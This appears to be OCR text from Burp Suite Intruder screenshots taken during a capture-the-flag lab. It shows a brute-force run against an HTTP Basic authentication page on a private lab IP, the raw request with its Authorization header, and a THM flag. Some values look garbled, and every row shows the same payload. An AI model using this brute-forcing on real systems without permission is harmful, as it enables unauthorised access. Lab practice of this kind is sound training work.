

Don't show this again

Event log

All issues

Memory: 120.1MB





Burp Suite Community Edition v2025.11 - Temporary Project

4. Intruder attack of http://10.10.48.94

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	YWwRaW46WVwSdG93	200	74		224		
1	YWwRaW46WVwSdG93	401	68		727		
2	YWwRaW46WVwSdG93	401	72		726		
3	YWwRaW46WVwSdG93	401	77		727		
4	YWwRaW46WVwSdG93	401	75		726		
5	YWwRaW46WVwSdG93	401	75		727		
6	YWwRaW46WVwSdG93	401	74		726		
7	YWwRaW46WVwSdG93	401	75		727		
8	YWwRaW46WVwSdG93	401	72		727		
9	YWwRaW46WVwSdG93	401	72		727		
10	YWwRaW46WVwSdG93	401	72		726		
11	YWwRaW46WVwSdG93	401	80		727		
12	YWwRaW46WVwSdG93	401	73		726		
13	YWwRaW46WVwSdG93	401	72		727		
14	YWwRaW46WVwSdG93	401	70		727		
15	YWwRaW46WVwSdG93	401	73		727		
16	YWwRaW46WVwSdG93	401	71		727		
17	YWwRaW46WVwSdG93	401	71		727		
18	YWwRaW46WVwSdG93	401	71		727		
19	YWwRaW46WVwSdG93	401	75		727		
20	YWwRaW46WVwSdG93	401	454		727		

Request Response

Pretty Raw Hex

```
1 GET /labs/basic_auth/ HTTP/1.1
2 Host: 10.10.48.94
3 Cache-Control: max-age=0
4 Authorization: Basic YWwRaW46WVwSdG93
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Referer: http://10.10.48.94/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=45119k5e8ralra9cskdc0b2
12 Connection: keep-alive
```

Event log 89 of 499 All issues

Memory 114.7MB

Burp Suite Community Edition v2025.11 - Temporary Project

4. Intruder attack of http://10.10.48.94

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	YWwRaW46WVwSdG93	200	74		224		
1	YWwRaW46WVwSdG93	401	68		727		
2	YWwRaW46WVwSdG93	401	72		726		
3	YWwRaW46WVwSdG93	401	77		727		
4	YWwRaW46WVwSdG93	401	75		726		
5	YWwRaW46WVwSdG93	401	75		727		
6	YWwRaW46WVwSdG93	401	74		726		
7	YWwRaW46WVwSdG93	401	75		727		
8	YWwRaW46WVwSdG93	401	72		727		
9	YWwRaW46WVwSdG93	401	72		727		
10	YWwRaW46WVwSdG93	401	72		726		
11	YWwRaW46WVwSdG93	401	80		727		
12	YWwRaW46WVwSdG93	401	73		726		
13	YWwRaW46WVwSdG93	401	72		727		
14	YWwRaW46WVwSdG93	401	70		727		
15	YWwRaW46WVwSdG93	401	73		727		
16	YWwRaW46WVwSdG93	401	71		727		
17	YWwRaW46WVwSdG93	401	71		727		
18	YWwRaW46WVwSdG93	401	71		727		
19	YWwRaW46WVwSdG93	401	75		727		
20	YWwRaW46WVwSdG93	401	454		727		




Request Response

Pretty Raw Hex

```
1 GET /labs/basic_auth/ HTTP/1.1
2 Host: 10.10.48.94
3 Cache-Control: max-age=0
4 Authorization: Basic YWwRaW46WVwSdG93
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Referer: http://10.10.48.94/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=45119k5e8ralra9cskdc0b2
12 Connection: keep-alive
```

Event log 89 of 499 All issues

Memory 114.7MB



THM{b4\$\$1C_AuTTHHH}